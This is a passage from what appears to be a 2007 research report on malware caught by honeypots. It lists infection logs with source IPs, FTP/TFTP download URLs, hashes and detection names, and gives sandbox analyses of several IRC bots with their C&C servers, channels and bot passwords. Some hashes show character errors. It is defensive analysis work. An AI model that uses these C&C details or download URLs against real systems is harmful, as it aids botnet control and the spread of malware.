```

[2007-04-25T15:40:51]
59.112.191.204 -> 129.241.189.85
mydoom://59.112.191.204
3f02fe43cfa085be9d0a448ba5cf6e39
Backdoor.Win32.Gobot.y

[2007-05-02T07:07:43]
67.65.86.194 -> 129.241.189.49
mydoom://67.65.86.194
0160d72c5970e93c416ee7b4b01a6491
Backdoor.Win32.Gobot.t

[2007-05-03T00:44:11]
221.124.128.236 -> 129.241.189.48
ftp://1:1@221.124.128.236:61843/MSNGR32.com
ed82850e0ff267b4bf662425bala6f1f
Backdoor.Win32.IRCBot.xv

[2007-05-03T02:51:43]
211.173.176.122 -> 129.241.189.70
ftp://1:1@211.173.176.122:19055/Tilecompc.com
d91ddcbdc0fb168c08aadea61e3425e1
Backdoor.Win32.Rbot.gen

[2007-05-03T04:46:44]
80.108.62.198 -> 129.241.189.36
ftp://1:1@80.108.62.198:62206/WinrarCO.com
fd3f989f5ef9c321dd12fb67d745ef82
Backdoor.Win32.Rbot.cbv

[2007-05-04T23:58:49]
84.9.204.10 -> 129.241.189.41
ftp://1:1@84.9.204.10:6044/MSNGR32.com
fdec684b580dbb268fa304c485756af9
Backdoor.Win32.Rbot.gen

[2007-05-05T00:03:07]
88.160.60.168 -> 129.241.189.91
ftp://1:1@88.160.60.168:55674/MSNGR32.com
0ce21e7ea9743f64774df29d47c138c2
Backdoor.Win32.Rbot.gen

[2007-05-05T03:58:58]
125.225.24.97 -> 129.241.189.74
ftp://1:1@125.225.24.97:1891/nerofree.com
8d9ffdd0a51aed0d3427f31f7d6840f8
Backdoor.Win32.Rbot.bng

[2007-05-05T06:08:51]
85.86.150.184 -> 129.241.189.91
ftp://1:1@85.86.150.184:5807/agldccotm.exe
1792c3b0173abdf69df745025f0ba76a
Backdoor.Win32.Rbot.cbu

[2007-05-05T13:51:59]
122.126.29.248 -> 129.241.189.79
ftp://1:1@122.126.29.248:64414/nerofree.com
e9041725b72dff55ec06efd5eb689c4c
Backdoor.Win32.Rbot.bng

[2007-05-05T17:48:14]
88.20.48.142 -> 129.241.189.61
ftp://1:1@88.20.48.142:16391/Tilehome.com
bb098bcd7e755876f17a3157377a9b8e
Backdoor.Win32.Rbot.gen

[2007-05-07T04:56:25]
205.238.198.228 -> 129.241.189.49
mydoom://205.238.198.228
f521a065160f8900419d1d19fb49b931
Trojan-Downloader.Win32.Delf.bm

[2007-05-13T15:48:29]
121.113.185.113 -> 129.241.189.34
tftp://121.113.185.113:69/h3110.411
5bfd3657259a3f26d00f242487037304
Net-Worm.Win32.Dabber.c

[2007-05-18T02:21:55]
80.137.145.214 -> 129.241.189.82
mydoom://80.137.145.214
1ec9e8e3dcc9970c9c6a8b3dd5ddec31
Backdoor.Win32.Gobot.w

[2007-05-18T04:37:47]
88.230.121.121 -> 129.241.189.32
mydoom://88.230.121.121
b0f88b4b2ea5a0841203480ebbf6120
Backdoor.Win32.Gobot.s

[2007-05-18T22:32:38]
60.56.45.151 -> 129.241.189.63
mydoom://60.56.45.151
c74e3d8ecb9a5ace3b34d1566ea6c38e
Backdoor.Win32.Gobot.u

[2007-05-18T22:45:31]
24.177.11.27 -> 129.241.189.91
ftp://1:1@24.177.11.27:5846/eraseme_47701.exe
8610d84bd092753aacaffef910a5891e
Backdoor.Win32.SdBot.aad

[2007-05-18T22:51:31]
24.177.4.30 -> 129.241.189.79
ftp://1:1@24.177.4.30:15697/eraseme_61715.exe
f24aeld79fe15839495d7e813af3adbb
Backdoor.Win32.SdBot.bbj

[2007-05-18T23:41:09]
70.77.88.235 -> 129.241.189.65
ftp://1:1@70.77.88.235:6478/eraseme_62044.exe
c1143d2c458c6ddcf747cf1d07939cfc
Backdoor.Win32.VanBot.ax

[2007-05-19T00:34:24]
222.232.185.39 -> 129.241.189.69
ftp://1:1@222.232.185.39:30135/eraseme_65236.exe
688ac8465121049a74b1b2bbab61ecl1a
Virus.Win32.Virut.e

[2007-05-19T00:49:36]
62.107.84.176 -> 129.241.189.77
ftp://1:1@62.107.84.176:16854/Tilecomnu.com
9fea785ca9ef38f32fbddlad5b64eea0
Backdoor.Win32.Agent.r

[2007-05-19T01:18:07]
70.64.144.125 -> 129.241.189.82
ftp://1:1@70.64.144.125:30430/eraseme_64065.exe
0c96014a5df629f8756042146f80541f
Packed.Win32.PolyCrypt.b

[2007-05-19T08:49:21]
65.106.153.46 -> 129.241.189.76
mydoom://65.106.153.46
074aeb88243a64daef9eaaaba00333b6
Backdoor.Win32.Gobot.p

[2007-05-20T01:20:16]
204.116.129.13 -> 129.241.189.70
ftp://1:1@204.116.129.13:41512/Tilecomnu.com
23fb9e789374bea5778d248dad0ee44d
Backdoor.Win32.Agent.r

[2007-05-20T06:41:07]
125.233.82.27 -> 129.241.189.55
ftp://1:1@125.233.82.27:63303/nerofree.com
ef1835b1a4d381a6ffc20a19f510ce28
Backdoor.Win32.Rbot.bng

[2007-05-20T22:58:41]
85.24.77.80 -> 129.241.189.80
mydoom://85.24.77.80
1f45725ee062cf1633b382c2a423a4a0
Trojan-Downloader.Win32.Delf.bm

[2007-05-24T14:15:12]
125.3.224.57 -> 129.241.189.38
mydoom://125.3.224.57
37b8f3088bdafdfc5052a6e5a73c5cef
Trojan-Downloader.Win32.Delf.bm

[2007-05-28T11:25:57]
122.20.144.8 -> 129.241.189.66
mydoom://122.20.144.8
19c1887a9c79272ebdb1e1865730f865
Trojan-Downloader.Win32.Delf.bm

UNINETT network

[2007-03-28T15:17:07]
59.117.186.143 -> 158.38.144.37
mydoom://59.117.186.143
4e8ee0eecfa220e0438c370403789c39
Backdoor.Win32.Gobot.s

[2007-03-29T16:20:33]
125.232.114.130 -> 158.38.144.44
mydoom://125.232.114.130
3fb3c2c45107a58dfec756b3b5138c4e
Trojan-Downloader.Win32.Delf.bm

[2007-04-06T02:48:56]
65.3.139.219 -> 158.38.144.43
mydoom://65.3.139.219
7bee9f4e33a16894340902429b5ac169
Trojan-Downloader.Win32.Delf.bm

[2007-04-07T09:02:46]
82.235.49.164 -> 158.38.144.79
ftp://1:1@82.235.49.164:63113/WinrarCO.com
d9b0b91a4c3a7838199ee11368b276b7
Backdoor.Win32.Rbot.cbv

[2007-04-07T15:57:59]
58.188.254.177 -> 158.38.144.77
ftp://1:1@58.188.254.177:17304/agldccotm.exe
68615451a6c9189abeb831e217ced633
Backdoor.Win32.Rbot.cau

*[2007-04-07T20:00:10]
122.124.103.245 -> 158.38.144.66
ftp://1:1@122.124.103.245:17932/Tilecomnu.com
9fea785ca9ef38f32fbddlad5b64eea0
Backdoor.Win32.Agent.r

[2007-04-09T01:24:06]
81.39.3.79 -> 158.38.144.78
ftp://81.39.3.79:52754/Tilecomnu.com
5d14e4757f43209f18fd7d127b021973
Backdoor.Win32.Agent.r

[2007-04-11T16:30:26]
88.16.167.1 -> 158.38.144.62
ftp://1:1@88.16.167.1:31546/Tilehome.com
0123d39925b012a38b581492f9b35a11
Backdoor.Win32.Rbot.gen

[2007-04-12T13:45:44]
59.112.41.64 -> 158.38.144.74
ftp://59.112.41.64:47490/Tilecompc.com
41a75fcf84086198bd29ee34e40fcf85
Backdoor.Win32.Rbot.gen

[2007-04-13T08:42:21]
172.146.25.160 -> 158.38.144.68
mydoom://172.146.25.160
1bde6c0df57a4a879bb1c9b38a3de0ed
Backdoor.Win32.Gobot.i

[2007-04-19T11:46:57]
70.55.122.219 -> 158.38.144.32
mydoom://70.55.122.219
7e3b35c870d3bf23a395d72055bbba0f
Net-Worm.Win32.Doomjuice.a

[2007-04-22T18:17:02]
60.42.191.26 -> 158.38.144.32
tftp://60.42.191.26:69/h3110.411
5bfd3657259a3f26d00f242487037304
Net-Worm.Win32.Dabber.c

[2007-05-02T07:46:27]
70.245.179.102 -> 158.38.144.57
mydoom://70.245.179.102
020963fb675406848f44169729dalbed
Backdoor.Win32.Gobot.s

[2007-05-03T05:28:18]
59.105.93.92 -> 158.38.144.41
ftp://1:1@59.105.93.92:10846/Tilecomnu.com
18dedca67f548f1925f3e2b010b52fc1
Backdoor.Win32.Agent.r

[2007-05-04T17:44:37]
123.195.144.106 -> 158.38.144.58
ftp://123.195.144.106:45932/MSNGR32.com
a57112ce5149612fe5c31689359a6609
Backdoor.Win32.Rbot.gen

*[2007-05-05T01:34:02]
84.9.204.10 -> 158.38.144.62
ftp://1:1@84.9.204.10:6044/MSNGR32.com
fdec684b580dbb268fa304c485756af9
Backdoor.Win32.Rbot.gen

[2007-05-08T13:26:22]
123.195.145.244 -> 158.38.144.39
ftp://1:1@123.195.145.244:61210/MSNGR32.com
0ce21e7ea9743f64774df29d47c138c2
Backdoor.Win32.Rbot.gen

[2007-05-08T23:02:13]
62.34.71.131 -> 158.38.144.64
mydoom://62.34.71.131
f5abfc06a5088f9b0752f786b484024d
Backdoor.Win32.Gobot.gen

[2007-05-09T22:40:41]
82.52.24.80 -> 158.38.144.33
mydoom://82.52.24.80
3f02fe43cfa085be9d0a448ba5cf6e39
Backdoor.Win32.Gobot.y

[2007-05-10T16:45:34]
158.195.43.110 -> 158.38.144.93
ftp://1:1@158.195.43.110:15008/msmsgr.exe
d98b3e6f3425c088934c5005cc3e823e
Backdoor.Win32.Rbot.adf

[2007-05-12T22:21:10]
72.235.58.4 -> 158.38.144.80
ftp://1:1@72.235.58.4:31166/eraseme_48564.exe
f24aeld79fe15839495d7e813af3adbb
Backdoor.Win32.SdBot.bbj

[2007-05-12T22:22:13]
207.47.153.221 -> 158.38.144.54
ftp://1:1@207.47.153.221:31314/eraseme_21854.exe
8610d84bd092753aacaffef910a5891e
Backdoor.Win32.SdBot.aad

[2007-05-12T23:00:58]
89.127.224.60 -> 158.38.144.39
ftp://1:1@89.127.224.60:29593/eraseme_73357.exe
a8c47a15ee5701b36e89322cf86e15de
Backdoor.Win32.VanBot.ax

[2007-05-13T00:15:34]
211.210.224.200 -> 158.38.144.93
ftp://1:1@211.210.224.200:23848/eraseme_04713.exe
3f70a046e518b966abd24201afd85c90
Virus.Win32.Virut.e

[2007-05-13T00:35:29]
211.211.68.19 -> 158.38.144.89
ftp://1:1@211.211.68.19:16613/eraseme_22688.exe
08b41f677f2f6206d2cc07676717e4ee
Virus.Win32.Virut.e

[2007-05-13T04:14:15]
24.67.162.168 -> 158.38.144.76
ftp://1:1@24.67.162.168:20706/eraseme_05276.exe
5647fff7a7b08210ed18e642165aead2
Backdoor.Win32.IRCBot.ye

[2007-05-13T13:00:18]
24.107.169.113 -> 158.38.144.78
ftp://1:1@24.107.169.113:23694/eraseme_77677.exe
b77e035efb29c37cd3bec9ee174daa9b
Virus.Win32.Cheburgen.a

[2007-05-13T19:54:39]
59.121.193.233 -> 158.38.144.84
mydoom://59.121.193.233
6ac80429c263fdbc1a344c04d77aacf1
Trojan-Downloader.Win32.Delf.bm

[2007-05-13T20:59:25]
211.244.71.27 -> 158.38.144.44
ftp://1:1@211.244.71.27:32615/eraseme_74646.exe
d0eecd9271f85edef07121513481c0c4
Virus.Win32.Virut.e

[2007-05-13T21:20:48]
211.214.114.149 -> 158.38.144.74
ftp://1:1@211.214.114.149:33373/eraseme_38726.exe
69fe26256de0d2c718ebd4943822271c

[2007-05-21T18:36:55]
125.174.194.132 -> 158.38.144.40
mydoom://125.174.194.132
5c4527cc026a90aecf3d154e6f88e9e0
Backdoor.Win32.Gobot.u

[2007-05-22T17:21:40]
82.243.207.236 -> 158.38.144.39
ftp://1:1@82.243.207.236:64330/nerofree.com
8d9ffdd0a51aed0d3427f31f7d6840f8
Backdoor.Win32.Rbot.bng

[2007-05-24T23:09:23]
58.89.6.99 -> 158.38.144.77
mydoom://58.89.6.99
95838de6e4cfc79cda5272603bf968ed
Backdoor.Win32.Gobot.t

[2007-05-27T04:45:44]
219.115.110.252 -> 158.38.144.41
ftp://219.115.110.252:26322/nerofree.com
e9041725b72dff55ec06efd5eb689c4c
Backdoor.Win32.Rbot.bng

[2007-05-28T04:00:39]
90.184.26.47 -> 158.38.144.58
http://90.184.26.47:5107/lsd
17028f1eda9d3a3f7423f47bd2f525f6
Net-Worm.Win32.Padobot.x

In addition, the malware that tried to infect the bot client while running internet analysis on the ITEA network:

[2007-06-12T15:43:52]
129.241.58.93 -> 129.241.189.11
http://dl0.bashchelik.com/edcv.php
d29188b4e836e52cc45e004ef948389f
Net-Worm.Win32.Agent.d

8.5 Analysis of 8b40c17c0fd9756bf5e9938786962acd

[2007-03-13T11:43:45]
85.145.6.194 -> 129.241.189.50
tftp://85.145.6.194:69/hello.all
8b40c17c0fd9756bf5e9938786962acd

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found nothing
AntiVir	Found TR/Crypt.XPACK.Gen
ArcaVir	Found nothing
Avast	Found nothing
AVG Antivirus	Found IRC/BackDoor.SdBot3.AEJ
BitDefender	Found GenPack:Generic.Sdbot.9FAA2EEF
ClamAV	Found nothing
Dr.Web	Found nothing
F-Prot Antivirus	Found nothing
F-Secure Anti-Virus	Found nothing
Fortinet	Found W32/RBot.DMX!worm
Kaspersky Anti-Virus	Found nothing
NOD32	Found a variant of Win32/Rbot
Norman Virus Control	Found W32/Malware.MCU
Panda Antivirus	Found nothing
Rising Antivirus	Found nothing
VirusBuster	Found nothing
VBA32	Found Trojan-Spy.Banker.2 (probable variant)
Packers detected:	RLPACK

Packers detected by PEid:

Detected:	Nothing found *
Entropy:	7.90 (Packed)
EP Check:	Packed
Fast Check:	Not Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The malware created a new executable in “C:\Windows\system32” with a random character name, and started it. Then the original process was killed and the original file was deleted. The new process needed to be unblocked manually in the Windows Firewall to be able to start.

Network activity:

The malware connected to a C&C Server.

C&C details:

C&C server: on.najd.us, port: 6668
NICK: AA-931695554
USER: nfxjnzerqjd 0 0 :AA-931695554
USERHOST: AA-931695554
IRC C&C-channel: #sq
IRC C&C-channel password: sqpass
MODE: AA-931695554 -x+i
Possible bot login password: hi, k3ysddo
Other IRC channels: #aa#, #CYBER-log, #CYBER-sniff
Possible botmaster host mask: *@room

System change:

Files

- File C:\MALWARE\unpacked\helloAll.exe was deleted
- ! File C:\WINDOWS\system32\wbem\Repository\FS\INDEX.MAP was changed
- ! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING1.MAP was changed
- ! File C:\WINDOWS\Prefetch\LOGON.SCR-151EFAEA.pf was changed
- ! File C:\WINDOWS\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
- ! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING.VER was changed
- ! File C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.MAP was changed
- + File C:\WINDOWS\system32\jjkixdqkr.exe was added
- + File C:\WINDOWS\Prefetch\HELLOALL.EXE-0A058029.pf was added
- + File C:\WINDOWS\Prefetch\RUNDLL32.EXE-4B895AFC.pf was added
- + File C:\MALWARE\Analysis\snap1.pes was added
- + File C:\WINDOWS\Prefetch\NETSTAT.EXE-2B2B4428.pf was added
- + File C:\WINDOWS\Prefetch\JKKIXDQKR.EXE-0C9F5667.pf was added

DLLs

- DLL C:\\WINDOWS\\system32\\netcfgx.dll was removed from memory.
- + DLL C:\\WINDOWS\\system32\\actxprxy.dll was loaded into memory.

- + DLL C:\\WINDOWS\\system32\\jkkixdqkr.exe was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\icmp.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\odbc32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wsock32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\dnsapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shell32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.

Services

No services were affected

Ports

- + TCP connection between 0.0.0.0:113 and 0.0.0.0:0 was opened.

Processes

- Process (PID: 1288) is no longer running.
- + Process (PID: 616) was started on the system.
- + Process C:\\WINDOWS\\system32\\jkkixdqkr.exe 252
- "C:\\MALWARE\\unpacked\\helloAll.exe" (PID: 248) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed June 11, 2007 @ 11:58 – 12:16

The malware tried to resolve the DNS address on.najd.us, and was redirected to the IP address 74.93.170.180. This address did not respond to any of the malware's requests.

8.6 Analysis of c1143d2c458c6ddcf747cf1d07939cfc

```
[2007-05-18T23:41:09]
70.77.88.235 -> 129.241.189.65
ftp://1:1@70.77.88.235:6478/eraseme_62044.exe
c1143d2c458c6ddcf747cf1d07939cfc
Backdoor.Win32.VanBot.ax
```

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found nothing
AntiVir	Found BDS/VanBot.AX.185
ArcaVir	Found Trojan.Vanbot.Ax
Avast	Found Win32:SdBot-4142
AVG Antivirus	Found BackDoor.Generic6.WWR
BitDefender	Found Backdoor.SDBot.VanBot.A
ClamAV	Found Trojan.SdBot-5872
Dr.Web	Found BackDoor.IRC.Sdbot.945
F-Prot Antivirus	Found W32/Backdoor.ARAO
F-Secure Anti-Virus	Found Backdoor.Win32.VanBot.ax
Fortinet	Found W32/VanBot.AX!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.VanBot.ax
NOD32	Found a variant of Win32/Poebot
Norman Virus Control	Found W32/Malware.TZP
Panda Antivirus	Found W32/RXBot.AB.worm
Rising Antivirus	Found Backdoor.VanBot.fu
VirusBuster	Found Worm.Poebot.FK
VBA32	Found Backdoor.Win32.VanBot.ax
Packers detected:	EXPRESSOR, POLYENE

Packers detected by PEid:

Detected:	Nothing found *
Entropy:	7.85 (Packed)
EP Check:	Packed
Fast Check:	Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The file was executed, and created a bat-file. Then it created a new process called "lsas.exe" (a real service is called lsass.exe) in "C:\Windows\system32" before killing the original process and deleting the file.

Network activity:

The malware connected to a C&C Server.

C&C details:

C&C server: xx.nadnadzz.info, port: 10324
NICK: KGTjnRvJ
USER: sgpumk sgpumk sgpumk :fkgenxoqllwdkcrx
USERHOST: n/a
IRC C&C-channel: #last
IRC C&C-channel pass: n/a
MODE: +xi also inside the channel: +smntu
Possible Bot login-passwords: n/a
Other IRC channels: n/a
Possible botmaster host mask: link!link@link

Contains the following passwords: e161255a, b9819c52, 5e7e8100, 220d5cc1 with references to respectively: MSN Explorer – MSN ID, IE Password-Protected Site and Outlook Express.

In addition the bot started pinging the C&C server:

PING :25CD37B0
PING :A82A2C11
PING :B72FCC67
PING :3C19221F
PING :4B2B90CF
PING :21D9BAC0
PING :17D906EF
PING :4B95BDCE
PING :AEB09857
PING :E160C6F1

System change:

Files

! File C:\Windows\Prefetch\LOGON.SCR-151EFAEA.pf was changed
! File C:\Windows\Prefetch\CMD.EXE-087B4001.pf was changed
! File C:\Windows\system32\wbem\Repository\FS\MAPPING.VER was changed

! File C:\Windows\system32\wbem\Repository\FS\MAPPING1.MAP was changed
! File C:\Windows\system32\wbem\Repository\FS\INDEX.MAP was changed
! File C:\Windows\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\Windows\system32\wbem\Repository\FS\OBJECTS.MAP was changed
+ File C:\Windows\Prefetch\ERASEME_3623.EXE-0F306E57.pf was added
+ File C:\Windows\Prefetch\LSSAS.EXE-0670E652.pf was added
+ File C:\Windows\Prefetch\NETSTAT.EXE-2B2B4428.pf was added
+ File C:\Windows\system32\lsass.exe was added

DLLs

- DLL C:\\WINDOWS\\system32\\netcfgx.dll was removed from memory.
+ DLL C:\\WINDOWS\\system32\\actxprxy.dll was loaded into memory.
+ DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
+ DLL C:\\WINDOWS\\system32\\pstorec.dll was loaded into memory.
+ DLL C:\\WINDOWS\\system32\\mpr.dll was loaded into memory.
+ DLL C:\\WINDOWS\\system32\\lsass.exe was loaded into memory.
+ DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.

Services

No Services changed.

Ports

+ TCP connection between 65.100.100.6:1116 and 4.3.2.54:10324 was opened.

Processes

- Process (PID: 664) is no longer running.
+ Process (PID: 860) was started on the system.
+ Process C:\\WINDOWS\\system32\\lsass.exe (PID: 1340) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed June 11, 2007 @ 13:36 – 13:50

The malware tried to resolve the DNS address xx.nadnadzz.info, and was redirected to the IP addresses 67.43.236.68, 67.43.236.69, 67.43.236.66 and 67.43.236.67 through the destination port 10324. Then it tried to connect to the same IP addresses through other destination ports,

first 8080, then 1863, and finally it tried the initial port again. None of the connection attempts got any responses.

8.7 Analysis of e9041725b72dff55ec06efd5eb689c4c

[2007-05-05T13:51:59]
122.126.29.248 -> 129.241.189.79
ftp://1:1@122.126.29.248:64414/nerofree.com
e9041725b72dff55ec06efd5eb689c4c

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found nothing
AntiVir	Found TR/Crypt.NSPI.Gen
ArcaVir	Found nothing
Avast	Found Win32:SdBot-4136
AVG Antivirus	Found IRC/BackDoor.SdBot3.AXG
BitDefender	Found Generic.Sdbot.C58845A6
ClamAV	Found nothing
Dr.Web	Found Win32.HLLW.MyBot.based
F-Prot Antivirus	Found Possibly a new variant of W32/PWStealer1!Generic
F-Secure Anti-Virus	Found Backdoor.Win32.Rbot.bng
Fortinet	Found nothing
Kaspersky Anti-Virus	Found Backdoor.Win32.Rbot.bng
NOD32	Found a variant of Win32/Rbot
Norman Virus Control	Found W32/Malware.RSM
Panda Antivirus	Found nothing
Rising Antivirus	Found nothing
VirusBuster	Found Packed/NSPack
VBA32	Found Win32.HLLW.MyBot.based
Packers detected:	NSPACK

Packers detected by PEid:

Detected:	Nothing found [Overlay]*
Entropy:	8.00 (Packed)
EP Check:	Packed
Fast Check:	Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The malware created a new executable called “nerofree.com” in the “C:\Windows\system32” directory, which was started. The new process had to be unblocked by the Firewall manually to start running. Then the original process was killed and the file deleted.

Network activity:

The malware connected to a C&C Server.

C&C details:

C&C server: mom.arab-hacker.org, port: 7000

NICK: NB-177991457

USER: bjtqnjqls 0 0 :NB-177991457

USERHOST: NB-177991457

IRC C&C-channel: #dd

IRC C&C-channel password: dpass

MODE: -x+i

Possible bot login passwords: hi, k3ysddnb

Other IRC channels: #nb#, #CYBER-log, #CYBER-sniff

Possible botmaster host mask: *@room

System change:

Files

! File C:\Windows\system32\wbem\Repository\FS\MAPPING2.MAP was changed

! File C:\Windows\system32\wbem\Repository\FS\MAPPING1.MAP was changed

! File C:\Windows\system32\wbem\Repository\FS\INDEX.MAP was changed

! File C:\Windows\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed

! File C:\Windows\system32\wbem\Repository\FS\OBJECTS.MAP was changed

+ File C:\Windows\Prefetch\NEROFREE.COM-0C97B50B.pf was added

+ File C:\Windows\Prefetch\RUNDLL32.EXE-345FD5F8.pf was added

+ File C:\Windows\Prefetch\NETSTAT.EXE-2B2B4428.pf was added

+ File C:\Windows\Prefetch\NEROFREE.COM-1ED31E62.pf was added

+ File C:\Windows\system32\nerofree.com was added

DLLs

- DLL C:\\WINDOWS\\system32\\netcfgx.dll was removed from memory.

+ DLL C:\\WINDOWS\\system32\\actxprxy.dll was loaded into memory.

+ DLL C:\\WINDOWS\\system32\\icmp.dll was loaded into memory.

+ DLL C:\\WINDOWS\\system32\\odbc32.dll was loaded into memory.

+ DLL C:\\WINDOWS\\system32\\wsock32.dll was loaded into memory.

+ DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.

+ DLL C:\\WINDOWS\\system32\\dnsapi.dll was loaded into memory.

+ DLL C:\\WINDOWS\\system32\\nerofree.com was loaded into memory.

- + DLL C:\\WINDOWS\\system32\\shell32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\MPR.DLL was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\WS2_32.DLL was loaded into memory.

Services

No Services changed.

Ports

- + TCP connection between 65.100.100.6:1116 and 4.3.2.27:7000 was opened.
- + TCP connection between 0.0.0.0:113 and 0.0.0.0:0 was opened.

Processes

- Process (PID: 548) is no longer running.
- + Process C:\\WINDOWS\\system32\\nerofree.com 252
"C:\\MALWARE\\unpacked\\nerofree.com" (PID: 1852) was started on the system.
- + Process (PID: 1448) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed June 11, 2007 @ 15:34 – 15:56

The malware tried to resolve the DNS address mom.arab-hacker.com, and got redirected to the IP address 63.173.172.98. None of the requests were responded to by the C&C server. An interesting thing was that during the first 10 minutes of the experiment the Windows client was exploited by a worm four times from two different ITEA network IP addresses. This worm has also been analyzed; its md5 hash is d29188b4e836e52cc45e004ef948389f.

8.8 Analysis of ed82850e0ff267b4bf662425ba1a6f1f

221.124.128.236 -> 129.241.189.48
ftp://1:1@221.124.128.236:61843/MSNGR32.com
ed82850e0ff267b4bf662425ba1a6f1f
Backdoor.Win32.IRCBot.xv

Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found Backdoor.Win32.IRCBot.xv
AntiVir	Found WORM/IRCBot.37888.2
ArcaVir	Found Trojan.Ircbot.Xv
Avast	Found Win32:Ircbot-AFU
AVG Antivirus	Found IRC/BackDoor.SdBot2.LCG
BitDefender	Found Backdoor.SDBot.L
ClamAV	Found Trojan.Sdbot-3424
Dr.Web	Found BackDoor.IRC.Sdbot.901
F-Prot Antivirus	Found W32/Ircbot.WJ
F-Secure Anti-Virus	Found Backdoor.Win32.IRCBot.xv
Fortinet	Found W32/IRCBot.XV!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.IRCBot.xv
NOD32	Found Win32/IRCBot.UX
Norman Virus Control	Found W32/Spybot.dam
Panda Antivirus	Found W32/RxBot.FL.worm
Rising Antivirus	Found Backdoor.IRCbot.elb
VirusBuster	Found Worm.SdBot.EKJ
VBA32	Found Backdoor.Win32.IRCBot.xv

Packers detected: -

Packers detected by PEid:

Detected:	Nothing found *
Entropy:	7.99 (Packed)
EP Check:	Packed
Fast Check:	Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The malware created a bat-file which was run and deleted after. It then created a new exe-file called “logon.exe” in the “C:\Windows\system32” directory, which was started. This process killed the original malware process and the original file was deleted.

Network activity:

The malware connected first to a C&C server “l33.ko0ppol.biz”; it then connected to “a11.je34ke5.net”.

C&C details:

C&C server1: l33.ko0ppol.biz, port: 4545
C&C server2: a11.je34ke5.net, port: 8585
NICK: KNukDtL
USER: dslxbi dslxbi dslxbi :plfskwblddziiukb
USERHOST: n/a
IRC C&C-channel: ##nerds##
IRC C&C-channel password: n/a
MODE: +xi also when inside the channel: +smntu
Possible bot login passwords: n/a
Other IRC channels: n/a
Possible botmaster host mask: link!link@link

The bot contained the following passwords: e161255a, b9819c52, 5e7e8100 and 220d5cc1, with references to: MSN Explorer – MSN ID, IE Password-Protected Site and Outlook Express respectively.

The bot contained text strings like: “rxbot_paradise”, “rxbot” and “rxbot was here” although the code was clearly different from other Rbots we have analyzed.

System change:

Files

! File C:\Windows\Prefetch\CMD.EXE-087B4001.pf was changed
! File C:\Windows\system32/config/SysEvent.Evt was changed
! File C:\Windows\system32/wbem/Repository/FS/MAPPING.VER was changed
! File C:\Windows\system32/wbem/Repository/FS/MAPPING1.MAP was changed
! File C:\Windows\system32/wbem/Repository/FS/INDEX.MAP was changed
! File C:\Windows\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\Windows\system32/wbem/Repository/FS/OBJECTS.MAP was changed
+ File C:\Windows\Prefetch\MSNGR32.COM-3AFF6745.pf was added

- + File C:\Windows\system32\logon.exe was added
- + File C:\Windows\Prefetch\NETSTAT.EXE-2B2B4428.pf was added
- + File C:\Windows\Prefetch\LOGON.EXE-1390C8C6.pf was added

DLLs

- DLL C:\\WINDOWS\\system32\\netcfgx.dll was removed from memory.
- + DLL C:\\WINDOWS\\system32\\actxprxy.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\logon.exe was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\pstorec.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\mpr.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.

Services

No Services changed.

Ports

- + TCP connection between 65.100.100.6:1118 and 4.3.2.103:8585 was opened.

Processes

- Process (PID: 1740) is no longer running.
- + Process (PID: 896) was started on the system.
- + Process C:\\WINDOWS\\system32\\logon.exe (PID: 224) was started on the system.

Phase 3

We set up the local IRC server at the DNS address l33.ko0ppol.biz, but apparently it connected to the other server listed instead. The TRUMAN Sandnet answered to this request. By shutting down the Sandnet so that the IRC server would be unavailable, the bot had to connect to the server we had set up. The bot then logged in to the server and joined the channel we had set up, but we were unable to log in to the bot.

Internet analysis

Performed June 12, 2007 @ 09:36 – 10:00

The malware tried to resolve the two DNS addresses a11.je34ke5.net and l33.ko0ppol.biz. The first address was not known by the DNS, while the second DNS address was redirected to the IP 220.196.42.5. The bot tried to connect to this IP three times during the 25 minutes of the analysis, but did not receive a response.

8.9 Analysis of fdec684b580dbb268fa304c485756af9

[2007-05-04T23:58:49]
84.9.204.10 -> 129.241.189.41
ftp://1:1@84.9.204.10:6044/MSNGR32.com
fdec684b580dbb268fa304c485756af9

Sandnet analysis

Phase 1

